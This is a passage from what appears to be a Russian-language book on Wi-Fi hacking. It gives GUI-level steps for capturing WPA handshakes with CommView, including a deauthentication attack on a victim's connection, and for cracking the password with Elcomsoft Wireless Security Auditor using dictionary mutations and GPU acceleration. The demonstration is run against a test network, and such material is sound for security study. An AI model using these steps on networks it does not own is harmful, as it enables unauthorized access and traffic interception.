Захватив достаточное количество пакетов, нажатием комбинации клавиш <Ctrl>+<L> вызовем подпрограмму для работы с протоколами CommView (LogViewer). Произведем подгрузку всех файлов протоколов, захваченных CommView в эту подпрограмму (рис. 4.12–4.14).




Рис. 4.12




Рис. 4.13




Рис. 4.14

После загрузки протоколов укажем, чтобы к содержимому применились текущие правила. Для этого в меню **Правила** выберем команду **Применить текущие** (рис. 4.15).




Рис. 4.15

Выгрузим полученный результат в формате, понятном большинству программ, применяемых для взлома беспроводных сетей. Для этого с помощью последовательности команд **Файл | Экспорт log-файлов** выберем опцию **Формат CommView...** (рис. 4.16) и присвоим итоговому файлу любое имя (в нашем случае это будет файл TEST.ncf). С полученным в результате этой операции файлом мы и будем работать дальше.




Рис. 4.16

Для обработки захваченных пакетов (в формате tcpdump) и проведения собственно самого взлома будем использовать программу Elcomsoft Wireless Security Auditor из комплекта ElcomSoft Password Recovery Bundle Forensic Edition.

Подгрузим в нее файл, полученный ранее, выбрав в меню **Файл** команду **Импортировать лог-файл CommView** (рис. 4.17).




Рис. 4.17




Рис. 4.18

При загрузке файла, если все прошло удачно, мы увидим, что программа готова приступить к расшифровке именно нашей сети с SSID = TEST (рис. 4.18).

В диалоговом окне, появляющемся после выбора команд **Настройки | Настройки Атак | Атака по словарю | Мутации паролей**, оставляем все по умолчанию (рис. 4.19).

Если бы мы использовали пароль "параноидальной сложности", то в ущерб скорости взлома пришлось бы установить регуляторы настроек в большее значение, сдвинув их правее.

Используя взлом по словарю, сейчас, в нашем конкретном случае, в меню подключения словарей мы пока не будем добавлять еще и словарь русских слов (который, хотя и слабенький, также прилагается к программе). Просто потому, что этот взлом тестовый, и нам доподлинно известно: в искомом значении пароля нет русских символов. Таким образом, мы сэкономим время, тем не менее, убедившись в работоспособности программы и эффективности методологии.

Наконец осуществляем долгожданную атаку (рис. 4.20).

Взлом произошел успешно (рис. 4.21).

Интересно, что заветный пароль находится достаточно быстро, за 11 секунд. Причем обнаружен он на мутации слова 1234, содержащегося в конце значения нашего пароля (обратите внимание на поле программы **Последний пароль**).

Попробуем убрать из словаря набор слов с цифрами 1234 и снова запустим программу.




Рис. 4.19




Рис. 4.20




Рис. 4.21

Взлом произойдет еще быстрее, за 10 секунд, сработав на мутации пароля 1225 (рис. 4.22).




Рис. 4.22

Если убрать из словаря все похожие цифровые пароли, то программа все равно быстро вскроет пароль на мутации слова, состоящего из букв (abc).

Делаем вывод: при подключении одновременно двух словарей, и русского, и английского, установив достаточно значительные значения для мутаций (правда,

в ущерб производительности), можно с большой степенью вероятности осуществить взлом не очень сложного пароля для WPA.

Остается только упомянуть о том, как можно повысить скорость взлома! Сделать это просто, задействовав мощности видеокарты: комбинация клавиш <Ctrl>+<G>! Но, это только при условии, что вам повезет и ваша видеокарта поддерживает технологию CUDA или технологию ATI Stream. Большинство новых видеокарт имеет эти режимы. Эксперимент показывает, что для видеокарты, имеющей 1 Гбайт памяти, 336 процессоров, тактовую частоту 1620 МГц, скорость подбора при подключении одной видеокарты ориентировочно увеличится более чем в 10 раз. Средняя скорость возросла почти до 22 тыс. паролей, вместо 2 тыс., как было ранее (рис. 4.23 и 4.24).




Рис. 4.23




Рис. 4.24

Что произойдет при использовании одновременно 4-х возможных видеокарт — не знаем, хотя думается, будет здóрово!

Итак, взлом WPA все же возможен! Но, с какими усилиями? Достаточно сказать, что оставляя уровень мутаций по умолчанию и не используя возможности видеокарты, для полного перебора по двум словарям на компьютере средней мощности

у вас уйдет не менее двух суток (двухъядерный 3-гигагерцевый Intel-процессор, 2 Мбайт оперативной памяти). Ориентировочные расчеты сделаны на этом примере — 50% одного словаря примерно равно 12 часам, значит, на 2 словаря 12 × 4 = 48 часов (рис. 4.25).




Рис. 4.25

В случае применения видеокарты с характеристиками, указанными ранее, полный перебор по двум словарям займет примерно 5 часов.

Хакер, не подключаясь к роутеру, может (с какой-то ему одному известной целью) просто, например, читать "на лету" трафик жертвы. Да хотя бы опять же с целью завладения каким-либо паролем! Но и здесь не все так просто! Как расшифровывать трафик "на лету"? Дело в том, что алгоритм шифрования WPA не так уж и прост, для дешифрации трафика недостаточно знания пароля. И все же это возможно. С этой целью программе CommView for Wi-Fi нужно перехватить то мгновение, когда происходит первая фаза обмена ключами между роутером и компьютером жертвы (рукопожатие)! Любителей теории мы отошлем изучать протокол EAPOL, который применяется при аутентификации. Хакер же, даже не изучая теории, будет просто использовать во время атаки "модуль реассоциации" уже полюбившейся и нам программы CommView (рис. 4.26).

Модуль посылает запрос на деаутентификацию от роутера. Это приводит к реассоциации компьютера жертвы и роутера. Процедура длится всего лишь доли секунд. Зато перехвачены EAPOL-пакеты, необходимые для дешифрации WPA-PSK.

Причем, в силу особенностей устройства протоколов TCP/IP жертва во время этой процедуры практически даже не заметит небольшого сбоя по той причине, что на уровне работы приложений его (сбоя) просто не будет: потерянные пакеты повторятся, а замедление окажется незначительным.

В заключение разговора об указанном здесь методе взлома Wi-Fi-роутеров нельзя не упомянуть еще и о том, что кроме всего уже перечисленного программа CommView включает в себя большие возможности для автоматизации работ на вкладке **Предупреждения** в диалоговом окне **Настройка предупреждения** (рис. 4.27), где можно настроить различные действия.




Рис. 4.26

